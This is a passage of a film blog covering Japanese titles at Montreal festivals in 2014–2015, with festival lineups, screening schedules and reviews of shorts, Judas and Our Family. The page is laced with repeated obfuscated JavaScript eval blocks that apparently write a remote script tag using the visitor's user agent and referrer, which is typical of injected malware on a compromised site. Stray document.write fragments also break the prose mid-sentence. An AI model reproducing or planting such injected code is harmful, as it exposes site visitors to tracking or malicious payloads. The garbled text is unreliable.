eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sznhy|var|u0026u|referrer|yesze||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ntass|var|u0026u|referrer|rhnya||js|php’.split(‘|’),0,{}))
This week the programmation for the 19th edition of the Fantasia International Film Festival was announced. It will be held in Montreal from July 14 to August 4 and screenings will take place mostly at Concordia’s Theatre Hall and Salle J.A. de Sève. This year the festival is offering a lineup of about 400 movies from 36 countries, document.write(“”); including about 135 feature-length movies and 104 premieres! For more programming details you can check the festival’s web page at www.fantasiafestival.com and the screening schedule [ PDF ].

Here our main interest is the Japanese programming (25 features and one short) but there are twenty-seven movies from at least five other asian countries (four from China, thirteen from South Korea, six from Hong Kong, one from Indonesia, two from Taiwan and one from Thailand). The programming includes also over an hundred animated features and shorts from many countries. As usual, it’s a rich, strong and diversified selection bound to please anyone.

This year, it’s a slim pick anime-wise but to compensate the festival will open with the Japanese animated feature Miss Hokusai, which will be introduced by director Keiichi Hara and screenplay writer Miho Maruho. To the utter pleasure of the fans, the festival will also close with the canadian premiere of the greatly anticipated live-action Attack on Titan directed by Shinji Higuchi and based on the popular manga by Hajime Isamaya. The other anime and manga-related movies of interest are the Lupin the Third live-action, the latest Mamoru Oshii (Nowhere Girl) and the latest Takeshi Kitano (Ryuzo and the Seven Henchmen).

(Sources: Animation world network, Bible urbaine, Cult Mtl, Film school rejects and Métro)

Here’s a list of all the Japanese titles (with links to full description):


Anime:

Live-Action:

Documentary:

And here’s a few trailers of interest:

[ Traduire ]

Japan Film Festival 2014

The Japan Foundation Toronto and the Consulate General of Japan at Montreal, document.write(“”); are pleased to present free screenings of Japanese films in Montreal. This 31st Japanese Film Festival of Montreal will be held November 7th and 8th at the Cinema du Parc (3575, Park Ave, Montreal).
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|shsyh|var|u0026u|referrer|fbdde||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ftdan|var|u0026u|referrer|fhbse||js|php’.split(‘|’),0,{}))

Please note that limited seating is available on a first-come, first-served basis. No reservations. Please arrive at least thirty minutes before showtime.

That’s a great opportunity to watch Japanese movies for free!

For more information on the movies that will be screened you can check the Coco Montreal website or Facebook page.

[ Traduire ]

Festival du Nouveau Cinema 2014

The Festival du nouveau cinéma (FNC) is pleased to announce that The Good Lie (U.S.), document.write(“”); directed by Philippe Falardeau, will kick off its 43rd edition, to be held in Montreal from October 8 to 19. The film will be preceded by Matthew Rankin’s short Mynarski Death Plummet (Quebec/Canada). The documentary feature The Salt of the Earth (Brazil/Italy/France), co-directed by Wim Wenders and Juliano Ribeiro Salgado, will close the Festival on October 18. [Read the full press release]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|isnes|var|u0026u|referrer|sskfi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iaaat|var|u0026u|referrer|rktzt||js|php’.split(‘|’),0,{}))

Tokyo Tribe by Japanese director Sion Sono will open the Temps Zéro section, this year celebrating its 10th anniversary. The rap-infused musical is set in a futuristic Tokyo where the gangs that run the city are forced to team up to battle a nasty, nefarious ogre of a mob boss named Big Buppa (Rikki Takeuchi).

In total the festival will offer half a dozen Japanese movies including the latest Shinya Tsukamoto, Takashi Miike, Isao Takahata, and Sion Sono!! Those are all Japanese blockbusters that have been previously screened at other film festivals. I am not planning to attend the festival (because of the lack of time, the unfriendliness of the festival toward small online media but mostly because I must rest after my recent health problems). However, I’ll post here all the information I can get for those who will want to attend:

  • Fire on the plain (?? / Nobi): Japan, 2014, 87 min; Dir./Phot./Prod.: Shinya Tsukamoto; Scr.: Shohei Ooka, Shinya Tsukamoto; Cast: Shinya Tsukamoto, Lily Franky, Tatsuya Nakamura.

    “The philippines, during the second World War, on the Japanese side. An enlisted man is trying to survive. He has tuberculosis, his intense fever is causing gangrene, he’s hungry. so very, very hungry. He is alive, but already dead. And all around him are horrors, each more terrible than the last.” (from the Festival’s website)

    Screening as part of the “Temps 0” segment: Sat 10/11 21:30 at Auditorium Alumni H110 (Concordia); Sun 10/12 13:15 at Cinéma du Parc 3.

  • Over your dead body (?? ??? / Kuime): Japan, 2014, 93 min; Dir.: Takashi Miike; Scr.: Kikumi Yamagishi (based on a kabuki play by Tsuruya Nanboku IV); Phot.: Nobuyasu Kita; Ed.: Kenji Yamashita; Mus.: Kôji Endô; Cast: Ko Shibasaki, Hitomi Katayama, Ebizô Ichikawa XI, Hideaki Itô.

    “Miyuki and her boyfriend Kosuke land the lead roles in a highly anticipated theatre production. Miyuki will play a woman betrayed who seeks revenge from the beyond. Kosuke will play her lover, a devious psychopath. After rehearsals begin, the production is beset by episodes of madness and violence. is life suddenly imitating art?” (from the Festival’s website)

    Screening as part of the “Temps 0” segment: Mon 10/13 21:15 at Cinéma du Parc 1; Sat 10/18 21:45 at Cineplex Odeon Quartier Latin A.

  • Still in the water (2???? / Futatsume no Mado / Lit. “The Second Window”): Japan, 2014, 119 min; Dir./Scr.: Naomi Kawase; Phot.: Yutaka Yamazaki; Ed.: Tina Baz, Naomi Kawase; Mus.: Hashiken; Cast: Nijiro Murakami, Jun Yoshinaga, Tetta Sugimoto, Miyuki Matsuda, Makiko Watanabe, Jun Murakami, Hideo Sakaki, Fujio Tokita.

    “The people of the Amami archipelago in southwestern Japan live in harmony with nature, seeing the divine in the tiniest leaf or smallest twig and celebrating it through traditional song and dance. In this idyllic setting, Kaito, a boy of 14, comes across a man’s body floating in the sea one night. Together with his friend Kyoko (who has a crush on him), he sets out to solve the mystery. But during the course of the investigation and the personal challenges it presents, the two teens discover much more than they had imagined.” (from the Festival’s website)

    Screening as a special presentation: Sun 10/12 15:20 at Auditorium Alumni H110 (Concordia); Sun 10/19 16:30 at Cinéma du Parc 1.

  • The Tale of Princess Kaguya (??????? / Kaguya-Hime no Monogatari): Japan, 2013, 137 min; Dir.: Isao Takahata; Scr.: Isao Takahata, Riko Sakaguchi; animation by Studio Ghibli (Char. Design: Kenichi Konishi; Art Dir.: Kazuo Oga; Anim. Dir.: Kenichi Konishi); Mus.: Joe Hisaishi; Original Voice Cast: Aki Asakura, Kengo Kora, Takeo Chii, Nobuko Miyamoto, Atsuko Takahata, Tomoko Tabata, Tatekawa Shinosuke, Takaya Kamikawa, Hikaru Ij?in, Ryudo Uzaki, Nakamura Shichinosuke II, Isao Hashizume, Yukiji Asaoka, Tatsuya Nakadai.

    “Born inside a bamboo stalk, tiny Kaguya (“radiant princess”) is discovered by an old bamboo cutter, who brings her home. Kaguya grows into a lovely young woman whose beauty is renowned throughout the land. Five noble- men compete fiercely for her hand in marriage, attempting impossible tasks to impress her. But this magical woman’s destiny lies above such mundane concerns.” (from the Festival’s website)

    Screening as part of the “Temps 0” segment: Mon 10/13 14:00; Fri 10/17 18:30 at Cineplex Odeon Quartier Latin A .

  • Tokyo Tribe (????? ???? / T?ky? Toraibu): Japan, 2014, 116 min; Dir.: Sion Sono; Scr.: Sion Sono (based on the manga by Santa Inoue); Phot.: Daisuke Sôma; Ed.: Jun’ichi Itô; Mus.: B.C.D.M.G.; Cast: Ryohei Suzuki, Young Dais, Nana Seino, Ryuta Sato, Shoko Nakagawa, Mika Kano, Yosuke Kubozuka, Riki Takeuchi, Takuya Ishida, Shunsuke Daito, Yui Ichikawa, Denden, Shota Sometani, Mao Mita.

    “A future Tokyo where gangs reign supreme. A nasty mobster who happens to be an ogre (yes, the kind that eats people) by the name of Big Buppa (Rikki Takeuchi in an instant-classic and thoroughly grotesque performance) wants to take on all the gangs. A young woman on the run finds a solution to the crisis, uniting all of Tokyo against the monster. Gang wars, fratricidal yakuza battles, criminal madness, revenge Tokyo-style. Yes, Tokyo Tribe has all that, but you might be surprised to learn it’s also a musical–all rap, all the time, from the first frame to the last. ” (from the Festival’s website)

    Screening as part of the “Temps 0” segment: Thu 10/09 19:00 at Auditorium Alumni H110 (Concordia); Fri 10/10 16:30 at Cineplex Odeon Quartier Latin B.

  • The world of Kanako (?? / Kawaki): Japan, 2014, 118 min; Dir.: Tetsuya Nakashima; Scr.: Tetsuya Nakashima (based on the novel by Akio Fukamachi); Phot.: Shoichi Ato; Ed.: Yoshiyuki Koike; Cast: K?ji Yakusho, Nana Komatsu, Satoshi Tsumabuki, Joe Odagiri, Fumi Nikaid?, Hiroya Shimizu, Hiroki Nakajima, Ai Hashimoto, Asuka Kurosawa, Miki Nakatani, Jin Hoshino, Mahiro Takasugi, Jun Kunimura, Munetaka Aoki, Aoi Morikawa, Yasuo Koh, Megumi Hachitaya, Shouno Hayama.

    “Akikazu, a bitter, hard-drinking cop who was kicked off the police force, is contacted by his ex-wife when their straight-A daughter, Kanako, goes missing. The man embarks on a brutal investigation that goes deep into the heart of a clandestine underworld ruled by violence and murder. As the body count rises, the veil comes off Kanako’s secret life, revealing the horrifying truth.” (from the Festival’s website)

    Screening as part of the “Temps 0” segment: Wed 10/15 21:15 at Auditorium Alumni H110 (Concordia); Sat 10/18 15:00 at Cineplex Odeon Quartier Latin A.

[ Traduire ]

MWFF Japanese shorts

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eeiea|var|u0026u|referrer|frsid||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zdksz|var|u0026u|referrer|erttb||js|php’.split(‘|’),0,{}))

There was five japanese short films presented at the 2014 Montreal World Film Festival. I’ve seen most of them and here are a few thoughts about them.

Kemukujara

“Keblujara depicts the cycle of bullying. The weak beat the weaker and they, document.write(“”); in turn, beat those weaker than them. This chain is finally broken by the very weakest, who turns into a beast and proceeds to fulfill his destiny.” (Text from the Festival’s program)

“Fruit d’une première collaboration entre l’artiste visuel Nonowe Akihito et le compositeur Isao Sano, ce film d’animation dessiné et peint à la main raconte quatre courtes histoires issues d’un pays appelé le Keblujara.” (Extrait du programme)

This experimental stop motion animation has no dialogue and is the first part of the Keblujara series. It is the only Japanese shorts films that was in competition this year and the only one that I couldn’t manage to see. However, I heard very good comments about it. For more information I refer you to the excellent commentary written by Claude R. Blouin (in French).

Kemukujara: Japan/Australia, 2014, 13 min.; Dir./Scr.: Akihito Nonowe; Phot.: Isao Sano, Konoka Takashiro; Ed. : Keblujara Productions; Mus.: Isao Sano. Presented at the Montreal World Film Festival on August 27th (CI at 9h00 & 19h00) and 28th (CI at 14h00).

For more information you can visit the following websites:

All he knows right

“In Keblujara, a mad artist lives in a box on his own back.” (Text from the Festival’s program)

“Animation dessinée et peinte à la main qui raconte une histoire d’un pays fictif appelé le Keblujara, fruit d’une collaboration entre l’artiste visuel Nonowe Akihito et le compositeur Isao Sano.” (Extrait du programme)

This experimental stop motion animation has no dialogue and is the second part of the Keblujara series. I am not a big fan of stop motion animation, particularly this “artsy-fartsy” type which always have nebulous stories that can often be opened to interpretation. In this case, an artist is living in a box on his own back. It reminds me a little of weird Czech animations like The Fantastic Planet.

However, this film is technically quite interesting as it mixes techniques like stop motion and standard animation. I particularly liked the effect created by mixing real fire and stop motion animation which was well done and must have been quite difficult (as well as lengthy and complicated) to achieve.

I missed the screening of the longer first part of this series but I was told that this shorter segment was much better, easier to understand and more balanced. I had the opportunity to participate to a nice “chat” with the production team (I could follow some part of the conversation, but Mr. Blouin kindly translated most of it).

All He Knows Right: Japan/Australia, 2014, 5 min.; Dir./Scr.: Akihito Nonowe; Phot.: Isao Sano, Konoka Takashiro; Ed. : Keblujara Productions; Mus.: Isao Sano.
For more information you can visit the following websites:

Suicide Volunteers

“The film is based on a true story of the flight school instructor who sacrificed his life in the suicide attacks at the end of World War II.” (Text from the Festival’s program)

“Le commandant Fujii, un instructeur de l’école de pilotage, a sacrifié sa vie dans des attentats-suicides à la fin de la Seconde Guerre Mondiale. Adaptation d’une histoire véridique.” (Extrait du programme)

A man who trains Japanese airplane pilots for the their suicide mission feels he is not doing his patriotic duty and requests to join his recruits on their mission. His superior deny his plea because his position as trainer is essential and he has a wife and children. He eloquently convinces the few students who question the validity of their mission as a waste. After his wife kills herself and the children, he is finally allowed to go on a mission.

It is a beautiful treatment for the most stupid part of Japanese history. The movie seems strangely neutral about this subject, as it neither condone or condemn the use of kamikaze. It’s a good period drama considering the limitation of a short film. I particularly like the effects giving the pictures an old WW2 look and feel.

Suicide volunteers (???? / Tokko Shigan): Japan, 2013, 25 min.; Dir./Scr./Ed.: Kenshow Onodera; Phot.: Shigeo Kobayashi; Mus.: Shiro Mashiba; Cast: Mitsuki Koga, Yuka Takeshima, Yuji Shikano, Yuji Kakizaki.
For more information you can visit the following websites:

The Free man

“Jay is an ex-con who tries to turn over a new leaf by working at a laundry store [where he] shares duties with Kit, a young woman with physical disability who is the boss’ niece.” (Text from the Festival’s program)

“Jay, un ex-détenu, tente de tourner une nouvelle page en travaillant dans une blanchisserie. Il y rencontre Kit, une jeune femme avec un handicap physique, nièce du propriétaire.” (Extrait du programme)

This is the only non-japanese movie in this bundle of shorts. It’s a gritty reality type of movie. An ex-convict work in a laundry shop and likes the handicapped niece of the owner. However, he soon realize that his boss is abusing her, but he hesitate doing anything because he really needs the job and fear going back to prison. At some point it is just too much for him… The dark photography emphasize well the oppressive feeling, but for the rest it’s an average violent chinese movie.

Unfortunately, the english subtitles were out of frame for the ENTIRE movie (only the chinese subtitles were visible) so I couldn’t tell the details of the story and only guess. The dumb-ass projectionist was probably sleeping on the job or, worse, simply didn’t care to reframe the screen (even if several people got up to notify the theatre’s staff). It’s not the first time that such problem occur at this theatre. They seem to take the cinephiles for cash cows and don’t give a damn about them. A real shame!

The Free man: Taiwan, 2014, 30 min.; Dir./Ed.: Sam Quah; Scr.: Yu-Li Chen; Phot.: Xin Hua Feng; Mus.: Wu Xin-Ying; Cast: Ming-Shuai Shi, Xing-Xing Rao.
For more information you can visit the following websites:

No return on perishables

“Short story about a miraculous phenomenon: that desiring another’s happiness can lead to happiness for oneself.” (Text from the Festival’s program)

“Une histoire courte qui illustre un phénomène miraculeux : désirez le bonheur de quelqu’un d’autre peut apporter le bonheur pour soi-même.” (Extrait du programme)

This is a nice and cute romantic comedy.

An insurance salesman meets lots of people for his job. He helps a man who wanted to commit suicide and convince him to live (at least a few more years). He also encounter a woman on a pilgrimage to help her daughter find a nice young man she could marry and bring back her missing husband. The salesman was going to the temple to pray that the flower-shop girl he secretly loves notices him and says yes to his proposal, but instead, after having met the woman, he wishes that she finds her husband and a nice son-in-law. A little later, he purchases flowers at the flower-shop and then comes back to gives them to the girl (she thinks he wants a refund, so she tells him “No return on perishables”!). But then he realizes that the mother of the flower-shop girl is the woman he met earlier on a pilgrimage and that her missing husband is back (and its the man he saved from killing himself)!

It’s a funny story but I felt that the overall quality of the production was a little below professional standard. Also they used a filter on the picture to saturate the colours (to boost them out a little). At first I thought it was due to a bad print or (worse) to a bad cinematography, but after reflection it was probably deliberate to add a dreamy feeling to this moralistic fantasy.

No return on perishables (???????????? / Koi ha kangaeruna, ai ha kanjiro / lit. “Do not think of love, must feel love”): Japan, 2013, 18 min.; Dir./Scr./Ed.: Takatsugu Naito; Phot.: Akiyuki Michikawa; Cast : Ryo Yoshiki, Hiromi Hakogi, Nozomi Tanaka.
For more information you can visit the following websites:

When the sun falls

“A wealthy elite guard of the shogunate is under house arrest for dereliction of duty for allowing an unauthorized person into Edo castle. His fate is unknowned.” (Text from the Festival’s program)

“En 1802, un garde d’élite bien nanti du shogunat est en résidence surveillée pour avoir manqué à son devoir en permettant l’accès au château d’Edo à une personne non autorisée. Son sort est pour l’instant incertain.” (Extrait du programme)

This is a beautiful Jidaigeki movie (period drama). A samurai who was careless in his duty must wait while his fate is decided. He is finally asked to commit seppuku.

This movie offers an interesting reflection on family, duty and how to live one’s life. It is very well made and probably equals any feature-length movie of the same style (samurai costume drama). It is quite powerful for a short movie.

When the sun falls (????? / Hi-wa-ochiru): Japan, 2014, 39 min.; Dir./Scr.: Yuji Kakizaki; Phot.: Yoshinobu Furukawa; Mus.: Shingo Nishimura; Cast : Masayuki Deai, Yuka Takeshima, Go Ibuki, Motoya Izumi, Ikuya Enokizono, Hyuma Ishida.
For more information you can visit the following websites:
This bundle of five Japanese & Taiwanese shorts was screened at the Montreal World Film Festival on August 26th, 2014 (Cinema Quartier Latin 13, 21h40 – there was a little more than a dozen people on the room, which was filled only at twenty or twenty-five percent of its capacity!) as part of the “Focus on World Cinema” (Regular) segment.

[ Traduire ]

Judas

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hezrz|var|u0026u|referrer|sdbee||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|drdhf|var|u0026u|referrer|aeiyb||js|php’.split(‘|’),0,{}))

“Erika’s life fall aparts when her boyfriend leaves scars on both her heart and her face. The manager of the family restaurant where she works part time refuses to let her work with a scarred face, document.write(“”); and she has no way to pay for an abortion. She resolves never again to be at the mercy of sentiment. She decides to become a hostess at the Elleseine nightclub in Tokyo’s notorious Kabukichio entertainment and red-light district. Before long she has risen to the top, becoming the club’s number one hostess. But material fortune doesn’t always translate into personal happiness. Can she have her cake and eat it?” (Text from the Festival’s program)


This movie is based on Kurumi Tachibana’s two-part semi-autobiographical novel (Judas: Top and Judas: Bottom, bestsellers but not yet translated in english). It tells of the lightning ascension and downfall of the legendary club hostess in Tokyo’s Kabukich? district.

Erika is an insecure high school student in Saitama prefecture. Betrayed by her boyfriend, she finds herself pregnant, scarred and has consequently lost her job. A chance encounter with the manager of a hostess club from the entertainment district of Omiya will give her an opportunity to earn the money she needs for an abortion and provide her some sense of purpose. Within a year, under the professional name of Hitomi, she becomes the number one hostess of the club Elleseine. A hostess is basically a modern geisha: she flirts, provides drinks, attention, and entertainment to the salarymen that mostly constitute the clientele. It generally never involves sex. She manipulates men, creates a desire and fill their sense of affective emptiness with her glamorous act that indulge their greed, lust and illusion of power. Ultimately, she simply tricks them into spending money at the club and on lavish gifts for her.

However, she still doesn’t feel fulfilled. She has lost faith in true love and has therefore forsaken having any real relationships. She is troubled by her loneliness and the fear of being overcome again by weakness. But who could fill her own emptiness? She hides behind the armour of her make-up and all she can do is abandon herself to an insatiable ambition for more power and money. [Left: the real Kurumi Tachibana]

She changes her name to Kurumi and moves to Eden, a top-class hostess club in Kabukicho. The competition is fierce amongst the hostesses. However, despite being bullied by top-hostess Mimi, she reaches the number two position in just two months. But that’s still not enough. She succeeds climbing to the top by using betrayal, which earns her the nickname “Judas”. One day, Mimi is sick and shows some weakness by trusting into Kurumi’s hand her most important customer and lover: Saeki. She woos him and steel him from Mimi. She becomes the most desirable hostess but also the most ruthless: she abandoned Saeki when he’s bankrupted and drove one of her first and most faithful customers, Nawa (nicknamed “Beethoven”), to the brink of financial ruin.

One day, she meets a young finance tycoon named Ohno and she slowly falls for him. She does her best to resist the attraction and battle her own weakness. She moved to the ultra luxurious nightclub Dulcinea and, as she feel being at the top, her entire world comes down on her. When Ohno suddenly disappears, she discovers that he is a fraudster and loan-shark wanted by the police! Can she find a way to bounce back?

Evidently she has. After spending eight years in the extreme world of hostess clubs, Kurumi Tachibana is now a popular writer, actress and TV personality.

Judas is a movie about growth: the main character lacks confidence but go through many experiences that will change her and eventually make her better. Unfortunately, the movie is lacking something. It feels like the Readers’ Digest version of Tachibana’s biography as her life’s main events unfold before our eyes on fast-forward. We just can’t feel the emotions.

However, it is still a good, entertaining movie. It provides a women point of view on the world, which is rare in the Japanese movie industry. It is a movie about women, produced by a staff almost entirely made of women. It also give us an interesting insight into the world of hostess clubs and offers a fascinating portrayal of human emotional distress. Despite its flaws, it is an intriguing movie, worth watching. Unfortunately, the Dvd release is so far available only in Japanese (amazon.jp, Yesasia).
Judas ( ?? / Yuda ): Japan, 2013, 109 min.; Dir.: Izumi Ohtomi; Scr. Izumi Ohtomi & Kurumi Tachibana (based on her autobiography); Phot.: Natsuha Nakamura; Ed.: Masaki Murayama; Mus.: Masataka Kitaura; Prod.: Harumi Hoshino; Cast: Ayame Misaki, Sho Aoyagi, Kenji Mizuhashi, Noriko Aoyama, Ryohei Suzuki, NorA, Yusei Tajima, Itsuji Itao; Distrib.: Pony Canyon Intl. Film screened at the Montreal World Film Festival on August 30th, 2013 (Cinema Quartier Latin 9, 16h50–the theatre was less than a quarter full, with about 75 people) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Judas © 2011 movie “Judas” Production Committee. All Rights Reserved.

[ Traduire ]

Our family

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ytbrf|var|u0026u|referrer|rzafy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hhfty|var|u0026u|referrer|zsyie||js|php’.split(‘|’),0,{}))

“Reiko has been suffering from memory loss for some time, document.write(“”); but her family doesn’t really seem to notice. One day, she’s examined by a doctor, who discovers that she has a terminal brain tumor and will probably die within a week. As her dementia worsens, Reiko begins to express her true feelings for the first time, such as her fear that the family is falling apart. Meanwhile, her husband is facing bankruptcy and the family has been at odds over everyday problems and mistrusts. Their sons, Kosuke and Shunpei, react to the family troubles in different ways. The older brother, Kosuke, clumsily tries to shoulder the burden of the family while younger brother, Shunpei, gradually dedicates himself to becoming a better son.”

(Text from the Festival’s program)


In this family, the older son is a “recovered” Hikikomori who is now married and whose wife is expecting the first grandchild of the family. The younger son is an unreliable student who keep asking is mother for money. The husband’s company is not making any money so the couple is deeply in debts. When the family notice that the mother is behaving strangely and has memory lapses, they bring her to the doctor. The prognostic is devastating: she has an unoperable brain tumor and won’t probably live more than a week!

The two sons, who just discovered the extant of their parents debts, decide to do something about it. They also decide to seek second opinions on their mother’s diagnosis. After visiting a 6th hospital with their mother’s medical file, a doctor think that it might be a different type of tumor that could be treatable, so he refers them to another hospital and to a young female doctor. After more tests and a biopsy, it is revealed that the tumor is indeed treatable.

Through this ordeal the family — which had been slowly falling apart — is pulling together and it makes the sons to finally mature. I guess it shows that you must never give up. You must keep hope, give all your might and when things are getting though you must keep smilling…

As usual in Japanese cinema, this movie offers us nice imagery, particularly the beautiful landscape. It is a nice and enjoyable movie, but, somehow, I didn’t feel any emotions. Usually such movies will make me cry, but in this case I unfortunately didn’t feel any sadness. Was it me or was there something lacking in the stoytelling or the acting? I am not sure, but it was nevertheless a good story.

Our family (??????? / Bokutachi no Kazoku): Japan, 2014, 117 min.; Dir.: Yuya Ishii; Scr.: Yuya Ishii (Based on the novel by Kazumasa Hayami); Phot.: Junichi Fujisawa; Ed.: Shinichi Fushima; Mus.: Takashi Watanabe; Cast: Satoshi Tsumabuki (Kosuke), Mieko Harada (Reiko), Sosuke Ikematsu (Shunpei), Kyozo Nagatsuka (Katsuaki), Mei Kurokawa, Yusuke Santamaria, Shingo Tsurumi, Yuka Itaya, Mikako Ichikawa. Film screened at the Montreal World Film Festival on August 25th, 2014 (Cinema Quartier Latin 15, 21h30 – the theatre was three-quarter full with about sixty people) as part of the “World Great” (Out of Competition) segment.
For more information you can visit the following websites:
Our family © 2013 Bokutachi no Kazoku Film Partners.

[ Traduire ]

Blossom Bloom

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hzhza|var|u0026u|referrer|enzki||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
